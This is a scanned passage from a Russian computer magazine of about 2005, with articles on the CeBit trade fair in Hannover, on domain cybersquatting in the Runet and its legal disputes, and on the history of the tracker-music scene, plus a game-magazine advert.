Deutsche Messe AG была всерьез озабочена тем, что выставка теряет профессиональную направленность, и после окончания CeBit-95 решила принять меры. Первое, что они сделали, - значительно подняли цены на аренду места. Во-вторых, продолжительность выставки была сокращена до 7 дней. В-третьих, Deutsche организовала отдельную выставку для небольших компаний и простых юзеров, где те могли показать свои наработки. CeBit Home, как ее назвали, должна была проходить каждые два года в августе, начиная с 1996 года. Но с каждым разом количество посетителей и участников снижалось, и в 2000 году CeBit Home попросту не состоялась, так как не набралось достаточное количество участников (в 1996 году их было 632, а в 1998-м - уже 586).
Несмотря на провал «домашнего» CeBit, его старший брат продолжал привлекать к себе внимание. Выставка CeBit-2004 в очередной раз побила все рекорды. 6200 компаний демонстрировали свою продукцию на территории 320 тысяч квадратных метров. Эту выставку можно назвать и самой международной. 3000 компаний приехали сюда из 64 стран мира. Успех CeBit вдохновил организаторов создать несколько филиалов своего детища. Под лозунгом «CeBit Worldwide Events» локальные «Цэбиты» стали проводиться в Турции, Китае и Австралии.



Отдельный павильон компании Vodafone



Convention Center

CEBIT СЕГОДНЯ

Большинство участников выставки после демонстрации своих продуктов на CeBit утверждают, что продажи возросли на несколько процентов. Многим удается заключить выгодные контракты прямо во время выставки, так как среди посетителей немало представителей крупных компаний, специально приехавших для покупки новой техники или заключения долгосрочных договоров. В 2004 году желание инвесторов вложить деньги в новичков IT-рынка достигло своего пика. Более половины инвестиционных компаний приехали на CeBit с конкретной целью - найти перспективных разработчиков и инвестировать в их проекты свои миллионы.
Весь комплекс Ганноверской ярмарки поделен на кучу просторных залов, каждый из которых имеет свой порядковый номер. В зависимости от направления деятельности компаний, их размещают в разных частях комплекса. Разделы, которые традиционно представлены на CeBit: информационные технологии, телекоммуникации и компьютерные сети, программное обеспечение, спутниковая связь, мобильные телесистемы, радиосвязь и радиовещание, видеосистемы, обработка речи, технологии безопасности и системы аутентификации, банковские технологии, контрольно-измерительное оборудование, телевидение, источники питания, научные исследования и технологии.
Каждый компания борется за внимание посетителей, поэтому нередко на выставке можно встретить настоящие произведения стендового искусства. Телефонные компании сооружают огромные макеты своих новейших телефонов, кто побогаче - устанавливает рядом машины стоимостью под миллион долларов, известным брендам достаточ-




Приманка от Intel


Отдельный стенд Nokia, посвященный N-Gage

ОПРОС ПОСЕТИТЕЛЕЙ CEBIT ИЗ WWW.CEBITNEWS.COM

Насколько сложно вам ориентироваться в том, каким стендам и демонстрируемым продуктам на выставке уделить внимание?

- Очень сложно - 64%
- Сложновато - 31%
- Не имею с этим проблем - 5%

Расставьте целевые приоритеты относительно посещения выставки.


- Узнать о новых достижения хай-тека - 33%
- Узнать, что нового предложат конкретные компании - 60%
- Узнать о новинках среди конкретной продукции - 49%

В каком уголке мира вы живете и работаете?

- Германия - 37%
- Западная Европа - 28%
- Центральная/Восточная Европа - 13%
- Северная Америка - 6%
- Азия - 6%

В какой вы сфере работаете?

- Промышленность (машиностроение, компьютеры) - 28%
- Производство (продовольствие, лекарства) - 13%
- Сервисное обслуживание (финансы, медицина, компьютеры, телекоммуникации) - 31%
- Область продаж - 13%
- Образование - 3%
- Правительство, военные структуры - 2%
- Другое - 10%



Демонстрация достижений робототехники на CeBit-2004

Оу от Sanyo



Стенд Sun Microsystems

но указать большими буквами название своей компании. Некоторые предпочитают завлекать соблазнительными барышнями, которые улыбаются всем посетителям и рассказывают о фирме. А кто-то наряжается в экзотические костюмы и танцует на миниатюрном подиуме.
Многие угощают едой и напитками, понятное дело, совершенно бесплатно. Если компания разработала игровую приставку или автомат, скорее всего, она установит их в своем павильоне, чтобы каждый желающий мог поиграть и составить свое мнение. Самыми популярными залами в 2004 году были второй, где находились крупнейшие производители техники (SONY, JVC), и 26, где свои новинки демонстрировали ведущие производители мобильных телефонов (Nokia, Siemens).

Помимо демонстрации продуктов, участники выставки могут также принять участие в конференциях, которые проводятся во время CeBit. В 2004 году в рамках ICT World Forum @ CeBit около 30 авторитетнейших представителей ведущих компаний делились своими мнениями о перспективах и проблемах IT-сектора. Всего же лекторов было около 250, а людей, прослушавших их выступления, - более 10 тысяч. Большое внимание уделяется на форуме новым технологиям в области медицины. CeBit стал чуть ли не центровым медицинским риаллайфовым форумом, на который съезжаются все ведущие специалисты в этой области. Так что если ты будущий врач и интересуешься тем, какой хай-тек появился за последний год в медицине, на CeBit тебе определенно не будет скучно.

Выставка также является отличным местом для расширения круга знакомств. Работники маленьких компаний, например, могут пообщаться со своими коллегами из компаний-лидеров рынка и перенять опыт. Обычно на CeBit царит атмосфера дружелюбия и люди охотно общаются друг с другом.

Помимо IT-специалистов, выставка привлекает многих политиков. В прошлом году ее посетило более ста делегаций из 27 стран мира, среди которых можно было увидеть известных людей, ведущих политических деятелей. Политики понимают, что технологии - одна из важнейших областей, и приезжают, чтобы своими глазами увидеть, насколько эта область развита в их стране и в мире.

Среди русских компаний, регулярно участвующих в CeBit, много известных брендов: ABBYY Software House, Doctor Web, Formoza, Лаборатория Касперского, Network System Group, 1C, Microsystems, Gamma-Center, TopS Business, Автопромимпорт, Enterprise Information Systems, AR Technology и десятки других. Самый яркий стенд, пожалуй, у Лаборатории Касперского, которая демонстрирует все свои продукты, начиная Анти-хакером, заканчивая Анти-спамом. На CeBit-2005 Россия будет представлена как страна-партнер, в связи с чем нашим представителям пообещали выделенное место и возможность создания крупномасштабной экспозиции, которую откроет сам Путин. Поэтому в этом году выставка для России будет особенной.

Еще немного о выставочном комплексе. Состоит он из 27 отдельных кампусов, занимающих общую площадь в 500 тысяч квадратных метров. Все имеют разную архитектуру, а некоторые даже получили престижные международные архитектурные награды. 27-й кампус построили совсем недавно - в конце февраля 2002 года. На его сооружение Deutsche Messe AG потребовалось всего полтора года, и это был последний крупный проект относительно реконструкции Ганноверской ярмарки. За последние 10 лет организаторы вложили 665 миллионов долларов в расширение и ремонт помещений.

В самом центре, окруженный выставочными залами, находится Convention Center - настоящий архитектурный шедевр, жемчужина торгового комплекса. Здесь проводятся пресс-конференции, читаются лекции и организуются приемы. Также здесь располагается штаб организаторов CeBit.

В каждом зале имеются все виды источников питания и высокоскоростная сеть. Также в любом зале есть какой-нибудь ресторанчик или бистро, в котором можно заказать блюда итальянской, французской или любой другой кухни, а любителям макдональдсов - гамбургер.

Цена входного билета на выставку не так уж велика: 32 евро на один день и 70 на все дни, причем для студентов скидка 50%. Намного больше приезжие потратят на проживание в Ганноверских отелях, самые дешевые номера в которых стоят от 100 евро в сутки. Перелет по маршруту Москва - Ганновер - Москва обойдется примерно в $400. И, конечно, стоит захватить с собой немного налички, чтобы купить на выставке какой-нибудь гаджет, благо выбор там просто немеренный, а цены, конечно же, ниже, чем в магазине.

Можно заодно прогуляться по улочкам Ганновера - это очень чистый и красивый город, в котором и помимо выставки есть на что посмотреть. Немцы считают Ганновер чуть ли не культурной столицей Германии, так как здесь можно найти бесчисленное множество музеев, художественных выставок, а по количеству проводимых тут концертов и развлекательных мероприятий он едва ли не превосходит Берлин.

CeBit-2005 пройдет уже скоро, с 10 по 16 марта 2005 года. И количество компаний, которые подали заявки на участие, уже превысило прошлые показатели. Так что если тебе надоели российские морозы и ты хочешь отдохнуть, а заодно посмотреть на крупнейшую ярмарку хай-тека - бери друганов/девушку, собирай чемоданы и отправляйся в путь. Будет о чем внукам рассказать.





mindw0rk (mindw0rk@gameland.ru)

КИБЕРСКВОТТИНГ: ВОЙНА ЗА ДОМЕНЫ

Интернет все быстрее и быстрее входит в нашу жизнь. Он влияет на нас, и с этим трудно не согласиться. Мы давно употребляем такие слова, как спам и флуд, в обычной, оффлайновой жизни. А иногда при написании обычных писем так и норовим вставить смайлик. Уже практически нет людей, не понимающих смысла вышеупомянутых определений - уж слишком много о них говорят и пишут. Этот список не так давно пополнился еще одним иноземным словечком, о существовании которого многие пока не подозревают...

ИСТОРИЯ КРЕМНИЕВОЙ ДОЛИНЫ


ПРЕДЫСТОРИЯ

Далекие 90-е... Интернет только-только набирает популярность, количество пользователей медленно, но верно ползет вверх. Некоторые из них создают свои сайты, благо процедура регистрации была бесплатной и предельно простой. При этом принцип был такой: не пользуешься сам - отдай другим. То есть, зарегистрировав домен, необходимо было его поддерживать, доказывать свое право на него. В случае простоя он безоговорочно передавался первому подавшему на него заявку. Начиная с 1995 года компания Network Solutions решила, что раздавать домены всем подряд слишком жирно, и ввела оплату. С одной стороны, это правильно - к этому все и шло. Однако многие владельцы страничек отказались платить, возмущаясь политикой компании. Именно тогда появились люди, которые посмотрели на проблему с другой стороны. Когда количество сайтов едва ли достигало отметки в восемь сотен и все они могли разместиться на одном CD, организации не спешили укрепиться в Сети. А зря...

В один прекрасный день никому не известный парень, житель Дубны, Денис Гледенов захватил 1600 доменов. Об этом инциденте писали газеты, ситуацию высмеивал весь рунет. Среди захваченных доменов оказались Bee-line.ru, Fapsi.ru (Федеральное агентство правительственной связи и информации), Pentium.ru, Hewlettpackard.ru. И Денис не выложил за них ни копейки! Помимо Гледенова стоит отметить адвокатскую контору «Арбитражсудправо», которой удалось закрепить за собой более тысячи имен, среди которых встречались как известные торговые марки, так и их сокращения.

Трезво оценив ситуацию, коммерческие и правительственные организации направили требования о передаче этих имен в их собственность. Особенно агрессивно на эту новость реагировала ФАПСИ. Однако все оказалось не так просто. В российском законодательстве о явлении, которое получило название киберсквоттерство (регистрация популярных доменов с целью их последующей перепродажи), ничего не упоминалось. В результате все закончилось тем, что 20-летнего Дениса и его брата уволили с работы (их фирма тесно сотрудничала с Hewlett Packard, домен которой они присвоили).

Во многочисленных интервью киберсквот-



Вот так наглядно представлена вся доменная иерархия



Вот он - загадочный парень из Дубны

БАРОНЫ ВИРТУАЛЬНЫХ ЗЕМЕЛЬ

Как ты понимаешь, невозможно рассказать обо всех «фигурантах» данного дела. Для того чтобы тебе было легче оценить масштабы этой отрасли, привожу краткий список наиболее крупных рунетовских киберсквоттеров. В списке я оставил только наиболее известных деятелей:

1. МГКА «Арбитражсудправо» 0,65%

3. «Международное сотрудничество» 0,35%

7. Денис Гледенов 0,17%

9. ООО «Студия Арт. Лебедева» 0,13%

10. ООО «ТелеРосс» 0,12%

11. ООО «Мегазин» 0,12%

15. Morgan Stanley Inc. 0,09%

16. ООО «Энтер» 0,08%

18. ООО «ТБК» 0,06%

19. FreeRussianDomains.com 0,06%

20. ООО «Кирилл и Мефодий» 0,06%

21. ОАО «Юкос» 0,06%

тер дал понять, что не собирается просто так расставаться со своим имуществом. По его словам, все проходило без нарушения законодательства и, следовательно, привлекать к суду его не за что. К тому же Денис пообещал, что если сотрудники ФАПСИ по-хорошему к нему обратятся, он не будет требовать с них деньги и подарит одноименный домен.

БЫЛ ЛИ АРТЕМИЙ ЛЕБЕДЕВ КИБЕРСКВОТТЕРОМ?

О том, является ли владелец пары сотен доменов киберсквоттером, спорят и по сей день. Некоторые считают, что один только факт регистрации такого количества имен уже говорит о намерениях владельца. Другие же считают, что киберсквоттерами нужно называть только тех, кто непосредственно занимается перепродажей. Одним из известнейших киберсквоттеров 90-х была студия веб-дизайна Артемия Лебедева. Она закупала домены с целью их продажи вместе с сайтом, разработанным студией. Впоследствии Лебедев решил их попросту продать и оставил на своем сайте объявление: «Мы являемся владельцами разных доменных имен в зоне .ru. Некоторые из них мы готовы продать. Условия простые: мы продадим домен первому, кто сделает нам предложение, от которого мы не сможем отказаться. Стоит исходить из того, что в представленном ниже списке нет ни одного адреса дешевле 5000 долларов США».



Скандальное решение design.ru




Во владении провайдера Zenon.net находятся такие домены, как barbie.ru, cinema.ru, creditcard.ru, magazine.ru


Несмотря на дикую цену, покупатели находились, и это привлекало внимание общественности. Впрочем, реакция на подобную деятельность была однозначной. В случае с PHP.ru был даже создан клуб ненавистников Лебедева, который занимался сбором средств для выкупа домена. Сумма 5 тысяч для доменного имени не была потолком. За домен shops.ru Денис Гледенов просил не менее 20 тысяч долларов. Домены, расположенные в международных зонах, например .com, стоили еще дороже. 100 тысяч долларов компания MTV заплатила за mtv.com, altavista.com был продан за три с половиной миллиона, и свыше 7 миллионов отдали за business.com. В то же время осенью 1998 года домен mail.ru был приобретен компанией DataArt всего за $500.

ВЫБОР ЖЕРТВ

Помимо товарных знаков, киберсквоттеры интересуются именами известных людей, политическими или спортивными событиями. Чтобы предотвратить эксплуатацию доменов с именем дочери, известный голливудский актер Майкл Дуглас скупил несколько десятков адресов, а международный олимпийский комитет и ФИФА стали за несколько лет вперед



Сайт знаменитой платежной системы



А этот сайт не имеет к ней ни малейшего отношения

закупать домены предстоящих соревнований. Так что ты вряд ли сможешь приобрести такие имена, как fifa2006 или pekin2008.

Были и такие любопытные случаи, когда провайдер, принимая заявку на домен от какой-нибудь компании, регистрировал его на себя и отказывался передавать его последней.

Особый ажиотаж наблюдался в связи с введением зоны Евросоюза - .EU. Многие опасались всплеска активности киберперехватчиков, однако ICANN - организация, управляющая всеми доменными зонами - решила дать владельцам торговых марок трехмесячный срок на регистрацию своего домена. Открытой регистрация стала начиная с 1 января 2004 года.

При захвате домена учитывается и человеческий фактор. Простая опечатка пользователя может привести его на совсем другой сайт. Ярким примером могут служить webmoney.ru и web-money.ru, не имеющие между собой ничего общего.

Иногда возникают абсурдные ситуации. Один канадский подросток Майк Роу зарегистрировал mikerowingsoft.com. Непонятно почему, но Microsoft посчитала, что Майк каким-то образом пытается использовать их торговую марку. Юристы мелкомягких связались с парнем и потребовали передать им доменное имя, согласившись компенсировать $10 на открытие. Роу пошел на телестудию, и благодаря ей новость облетела весь мир. Судиться было невыгодно обеим сторонам: парню - потому что адвокаты в Канаде стоят недешево, Майкрософту - потому что это могло плохо сказаться на ее репутации. Все закончилось тем, что MS презентовала Майку приставку, а тот отдал софтверному монстру неугодный домен.

КИБЕРСКВОТТИНГ СЕГОДНЯ

Стать профессиональным киберсквоттером теперь трудно. После введения предварительной оплаты за домены немногие готовы вкладывать значительные средства в столь непостоянный и рискованный бизнес. Ведь из ста купленных доменов заинтересоваться могут только одним, и то его реально отобрать, используя баги в законодательстве. С каждым



- http://www.netstat.ru/topsquatters - крупнейшие кибесквоттеры Рунета
- http://www.artlebedev.ru/studio/misc/domainsale/ - историческое решение Лебедева
- http://www.den.ru - сайт компании DenGroup

годом громких процессов становится все меньше и меньше - наученные горьким опытом компании не стремятся воевать за свою торговую марку. Да и привлекательных доменов осталось не так много - все трехзначные, даже самые бессмысленные названия в зоне .com давно заняты. Остается одно - наблюдать. За высказываниями политиков, положениями на бирже, скандалами в шоубизнесе. Но и здесь не исключены проколы. Взять, например, торги за акции «Юганскнефтегаза». Тогда аукцион выиграла никому не известная организация «Байкалфинансгрупп». Через несколько часов после объявления победителя было зарегистрировано несколько доменов, использующих разные комбинации трех составляющих названия упомянутой конторы. В итоге выяснилось, что это была всего лишь промежуточная фирма, которая будет продана и расформирована. Чтобы не лажануться, даже в этом, казалось бы, простом деле нужно думать, уметь предвидеть возможные дальнейшие сценарии. К тому же перехват домена - занятие вовсе не безопасное. Владельцы товарных знаков зачастую требуют не только передать им доменное имя, но и пытаются взыскать денежную компенсацию за незаконное использование товарного знака. Ее размеры достаточно высоки - уже имеются прецеденты взыскания 500 тысяч и миллиона рублей.

В отличии от хакеров, кракеров и спамеров, киберсквоттеры не организуют своих тусовок, не собираются в команды и вообще никак не контактируют. И это легко объяснить - их профессия непостоянна, а между ними существует жесткая конкуренция. Бывает, что за всю свою практику человеку удается реализовать всего одно имя и на полученные средства с переменным успехом жить дальше. Людей, сделавших киберквоттерство своей профессией, не так уж много.

А КАК ЖЕ ЗАКОН?

Ты спросишь: неужели никак нельзя противостоять краже доменов? Отвечу: можно! Либо заплатив, либо отобрав. Под вторым вариантом я имею в виду судебные разбирательства, коих история знает немало. С 1998 года многое изменилось, случаи «справедливого» разруливания доменных споров стали более справедливыми. А знаменитый судебный процесс ростовской фирмы Amazon против одноименного буржуйского shop'а показал, что русские могут побеждать в суде даже америкосов! Хотя процесс за google.ru Денис Гледенов проиграл - слишком сильны юристы у компании. При разрешении споров как российские, так и зарубежные суды отдают предпочтение известным конторам. Однако Антон Серго, сетевой юрист, считает, что нынешняя ситуация складывается в пользу киберсквоттеров: «В восьми случаях из десяти я могу сказать киберсквоттеру, как поступить, чтобы у него не смогли отобрать домен в судебном порядке». Если в качестве ответчика выступает физическое лицо, борьба за виртуальную прописку протекает в общих судах и процедура может длиться годами. В этом случае гораздо проще договориться с перехватчиком втихую, не тратя денег и сил на судебные тяжбы.

Начиная с 1 января 2002 года в силу вступили поправки к закону о товарных знаках. Попытавшись разобраться во всех тонкостях нового закона, я пришел к выводу, что его писали сами киберсквоттеры. Уж слишком много там лазеек, позволяющих злоумышленнику уйти от ответственности. Мало того, депутаты узаконили новый вид некрасивого, но прибыльного бизнеса, называемого обратным киберсквоттингом. Допустим, Бублику очень нравится сайт NSD. Он идет и регистрирует фирму NSD, специализирующуюся на сетевой безопасности и распространении контента. Все! Теперь Бубл со спокойной совестью может подать в суд на многострадальный nsd.ru - закон на его стороне! «Регистрация товарного знака подтверждается свидетельством на товарный знак, удостоверяющим факт регистрации. Исключительное право на товарный знак владелец имеет в отношении только тех товаров, которые указаны в свидетельстве». Из этого следует, что направление деятельности компании играет ключевое значение. Если Бубл обозначит специализацию фирмы как «доставка пончиков на дом», в суде ему ничего не светит.

Немного по-другому ситуация обстоит на хваленом Западе, где никак не могут решить, что важнее: личные свободы человека или неприкосновенность торговой марки. В апреле позапрошлого года в США был принят закон о доменных именах. Первым пострадавшим от рук правосудия стал некто Джон Цуккарини, прописавший свой порносайт по трем тысячам адресов в инете. Одним из таких адресов, содержащих редирект, был, к примеру, disneyland.com. Прокурор увидел в этом угрозу психической травмы у детей, пытающихся зайти на сайт парка развлечений, а вместо этого вынужденных смотреть на голых людей. На Западе к этому относятся очень строго. По данным федеральных служб, доход Цуккарини от этих доменов составлял около 1 млн. долларов в год.

ЧТО БЫ МНЕ УГНАТЬ...

Читая эту статью, ты наверняка задумался, а не пойти ли тебе в киберсквоттеры :). В этом нелегком деле тебе может помочь вполне легальная служба webnames.ru. Эта контора за определенную плату высылает инфу о доменах, которые готовятся к выселению (то есть его хозяева не спешат с продлением). Недели вполне хватит, чтобы раньше других занять красивое имя. Можно и не платить. Исследуя сайт, ты наверняка заметишь ссылку на страницу с уже свободными, доступными для регистрации доменами. К моменту написания этой статьи автором были замечены весьма привлекательные названия, к примеру, 7ka.ru.

От редактора: хочу поделиться забавной информацией. Ты, наверное, читал мой креатив «Куни» в одном из прошлых номеров? Как ты помнишь, там была ссылка kuni.ru, на которой, собственно, Куни размещалась. Так вот, шустрые киберсквоттеры быстро сообразили, что из более чем двухсот тысяч читателей журнала больше половины не поленится проверить, существует ли Куни на самом деле. И буквально сразу после выхода «Хакера» с рассказом домен kuni.ru был зарегистрирован. Вскоре на нем появился сайт какой-то студии веб-дизайна. Потом он перешел другим владельцам, а на момент написания статьи при заходе на сайт требуется логин и пароль.

ЗАКЛЮЧЕНИЕ

Окончательный вердикт киберсквоттерам так и не вынесен. Единодушно осудив спам, по этой проблеме общественность никак не может сойтись на мнении, хорошо это или плохо.

ДОМЕНЫ ДЕНИСА ГЛЕДЕНОВА

Вот далеко не полный перечень доменов, зарегистрированных компанией Дениса Гледенова. В настоящее время многие из них поменяли владельцев, но я сознательно оставил список без изменений, чтобы тебе было легче понять суть этого бизнеса.

INPUT.RU	DOC.RU	COLDREX.RU
1000JOB.RU	EDINSTWO.RU	COLOMBIA.RU
1APTEKA.RU	SEX-SHOP.RU	COMPEX.RU
OFFSPRING.RU	IOMEGA.RU	BEE-LINE.RU
FINANSIST.RU,	GEMINI.RU	3DNOW.RU
SHOWNET.RU	LOH.RU	3DSTUDIO.RU
JURISTS.RU	ORBIT.RU	PRODIGY.RU
KANON.RU	ORTRONICS.RU	HEWLETTPACKARD.RU
SHOP2000.RU	DINAMO.RU	JPEG.RU
SOLO.RU	DURU.RU	JORDAN.RU
SHOOTING.RU	BEEGSM.RU	HAKER.RU
DOBERMAN.RU	MENT.RU	FRONTPAGE.RU
WEBPROMOTION.RU	ROK.RU	ENIGMA.RU
KINOMAN.RU	CYRIX.RU	FAPSI.RU
AZART.RU	DIMM.RU	DURACELL.RU
KVANT.RU	DOSYA.RU	KASYANOV.RU
DATART.RU	COOKIE.RU	

ЧИТАЙТЕ В ФЕВРАЛЕ:



«Ночной дозор»
- Только в «PC ИГРАХ». Эксклюзивная информация о новом проекте Nival Interactive: обзор текущей версии игры, видеорепортаж, интервью с командой и дневники разработчиков, конкурс.



Nexus: The Jupiter Incident
- Игра месяца! Лучшая космическая стратегия!



Chronicles of Riddick: Escape from Butchers Bay
- Первый кандидат на звание «Блокбастер года»!



ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

Правильная комплектация
Двухслойный DVD или 3 CD

Правильный объем
240 страниц





ЧАСТЬ ТИРАЖА – с DVD
8.5Gb
ЭКСКЛЮЗИВНОЕ
ВИДЕО!!!



А ТАКЖЕ:
- Дневники разработчиков. Куда исчезли «Корсары 2»?
- Спец-тема. Оружие, которое нас впечатлило!
- Разговор по душам. Американ МакГи – благопристойный хулиган.
- Рецензии на Prince of Persia: Warrior Within, LOTR: Battle for Middle-Earth, Pro Evolution Soccer 4, Sid Meier's Pirates, EverQuest 2...

И многое другое!

Никакого мусора и невнятных тем,
настоящий геймерский рай

ТОЛЬКО PC ИГРЫ

ЕСЛИ ТЫ ГЕЙМЕР –
ТЫ НЕ ПРОПУСТИШЬ!

(game)land

Jashiin (jashiin@mimic.ca)

CENSORED



СИМФОНИЯ SOUNDBLASTER'А

Впервые я познакомился с трекерной музыкой еще на спектруме в 1995 года. После жужжания бипера это было настоящее откровение. Зная наизусть все демки и интры, прочитав по нескольку раз емаги, которые у меня были, я запускал их снова и снова, чтобы послушать эту музыку. Потом, когда я пересел на PC, довольно быстро узнал, что подобные вещи есть и тут. И все свои деньги тратил на скачивание .mod, .s3m, .it-файлов. Я и сейчас периодически запускаю плейлист с любимыми треками от Purple Motion, FBY, Butch и десятков других музыкантов. Немногие знают, что за этими музыкальными произведениями стоит целое сообщество, которое берет свое начало в 80-х годах и которое известно в узких кругах как трекерная сцена.

ИСТОРИЯ И РЕАЛИИ ТРЕКЕРНОЙ СЦЕНЫ

НЕОБХОДИМЫЕ СВЕДЕНИЯ

Сэмплы - это звуки, записанные в файл. Модули - это файлы, содержащие сэмплы и информацию о том, когда и как проигрывать тот или иной звук. Трекеры - это музыкальные редакторы, которые музыканты (трекерщики) используют для создания модулей. Если с этим все ясно - можно читать :).

KARSTEN OBARSKI, ELECTRONIC ARTS & THE ULTIMATE SOUNDTRACKER

Трекерная сцена началась с одной-единственной программы. Она называлась The Ultimate Soundtracker («Совершенный трекер»), а написал ее Karsten Obarski - 21-летний немец из компании Electronic Arts. Это произошло в 1987 году, как раз к релизу новой Amiga. Чуть позже EA выпустила The Ultimate Soundtracker как коммерческий продукт. Да, его можно было найти на прилавках магазинов!

Взгляни на скриншот. Сейчас трудно поверить, что такое продавали в магазинах. Несмотря на ужасную внешность, Soundtracker был на тот момент самым удобным и самым мощным музыкальным редактором. Старые музыкальные программы на C64 создавали звук и управляли им через SID-чип, передавая соответствующие команды. А новый Soundtracker умел работать с сэмплами, хотя и не сохранял их в запускаемый файл. В этом файле хранились ноты и информация о том, как и когда их играть, сами же звуки шли на отдельных дискетах, которые нужно было вставлять каждый раз в дисковод. Имена сэмплов начинались с ST-, и через много-много лет Necros, кумир PC-сцены 90-х, будет советовать начинающим никогда не использовать сэмплы с именем, начинающимся на ST-, так как это очень старые амижные сэмплы и звучат они просто ужасно.

После релиза The Ultimate Soundtracker'а появилось огромное количество его клонов и переделок. Из них в жесткой конкуренции выжил только Protracker, написанный сценерами Mahoney и Kaktus. Эти двое зарекомендовали себя на сцене, выпустив Noisetracker - клон Soundtracker'а, базировавшийся на другом клоне от Mnemotron'а, который, в свою очередь, тоже был чьим-то клоном. В общем, Protracker стал новой версией Noisetracker'а и был намного удобнее, стабильнее, навороченнее остальных трекеров. Не буду вдаваться в технические подробности, скажу только, что в оригинальном Soundtracker'е поддерживалось до 16 инструментов, а в Protracker'е их число выросло до 31. Также появилось сжатие модулей, редактор сэмплов и поддержка большинства существующих на тот момент форматов. Protracker 3.61 (релиз 1996 года) стал последней официальной версией этого трекера.

РЕВОЛЮЦИЯ .MOD

Формат .MOD - это 4 канала, 3 октавы, 31 инструмент и куча других технических ограничений. Но он оказался настолько удобным, что сцена быстро за него ухватилась. Музыканты из демосценерских групп первыми начали в MOD'ах делать что-то, заслуживающее внимания. Обычно это были саундтреки к демам. Авторов сейчас помнят только старые амижные сценеры: Future Freak/Dexion, Frog/DOC, Pat/Wild Copper, SLL, Bit Arts. Чуть позже, когда демы стали красивее, а музыканты лучше освоили трекеры, на сцене начали появляться зачатки трекерного движения. Было несколько человек, которые внесли в развитие трековой сцены особенный вклад. Matthew «4-mat» Simmonds, английский музыкант, вошел в историю как первый, кто догадался зациклить маленькие кусочки звуков и получить таким образом простые волны. Они пищали, трещали и чем-то напоминали

Тот самый The Ultimate Soundtracker

старые C64-вещи. Это были первые чип-тюны (chiptunes), и идею 4-mat'а, понятное дело, позаимствовали практически все амижные музыканты, работающие с чип-тюнами. Еще 4-mat был одним из первых, кто начал пользоваться возможностями новых трекеров и создавать свои собственные сэмплы. Его сэмплы были очень удобными, хорошо подходили для написания трекерной музыки, поэтому воровали их у него безбожно. 4-mat злился, писал оскорбительные сообщения в своих модулях, но это не помогало. Так родился конфликт «Использовать чужие сэмплы или использовать только свои?», которому в 2005 году будет около 15 лет. 4-mat ушел со сцены в 1994-ом, чтобы позже появиться с новыми вещами на PC- и C64-сценах.

Норвежец Tor «Walkman» Gausen писал в основном музыку для дем, а также ремиксы на старые C64-вещи Rob Hubbard'а. Но известность и место в зале славы трекерной сцены ему принесла вещь «Klisje paa Klisje» («Клише за клише»), которая до сих пор является одной из лучших трекерных работ, когда либо написанных. Часть сэмплов в «Klisje paa Klisje» Walkman взял у Moby (Frederic «Moby» Motte) - другого легендарного амижного музыканта, который одним из первых принялся делать в трекере подобие реалистичной музыки вместо распространенных тогда электронных тем, получивших название techno.

Кроме Moby, реалистичной музыкой занималось еще несколько человек, среди них Peter Salomonsen из Pure Metal Coders и Bruno. Последний был финским музыкантом, известным своими потрясающими околоджазовыми вещами вроде «B.S.T.» и футуристскими модулями вроде «Sonar» или «Stor och Liten». Bruno тогда потряс сцену своим переходом из Anarchy - известнейшей и самой большой в то время команды - в маленькую Scup, о которой до сих пор почти ничего не известно.

ФИНСКАЯ ШКОЛА

Финляндия дала сцене ОЧЕНЬ много талантливых музыкантов, как на амижной, так и на PC-сцене. Первыми были Fleshbrain и вышеупомянутый Bruno. В 1992 году из двух финских групп образовалась CNCD (Carillon and Cyberiad Institutes), в которой в разное время писали музыку:

Sami «Groo» Jarvinen - плавающие lead'ы, джазовые гармонии и что-то невыразимо странное, что Facet/Anarchy называл «финским стилем». Groo писал буквально во всех направлениях, от зажигательных demostyle-песенок с энергичным басом и быстрыми переливами мелодий («Towards Immortality») до искаженного электропианино, тонущего в шуме («Itkeva Partakone»), от бешеных гитарных вещей («#») до тихих тонов («Sysi» и «Italy»). В 1996-ом, когда Gryzor собирал свою четырехдисковую «MODS Anthology», Groo играл «очень прогрессивную музыку, смешивающую фанк, ирландский фолк, серф, танго, панк и греческий фолк» в своей группе Radar.

Mikko «Dean» Lipiainen - трекерный авангард: клубная techno-музыка, построенная на очень маленьких сэмплах, но совершенно не похожая на чип-тюны («Superhorse vs. Earth»); раздирающий колонки шум, сменяющийся зацикленными кусками из никому не известных композиций (цикл «Robot.exe»); мягкие околоджазовые композиции («Frozen Butterfly»), в которой слышны отголоски стиля позднего Bruno.

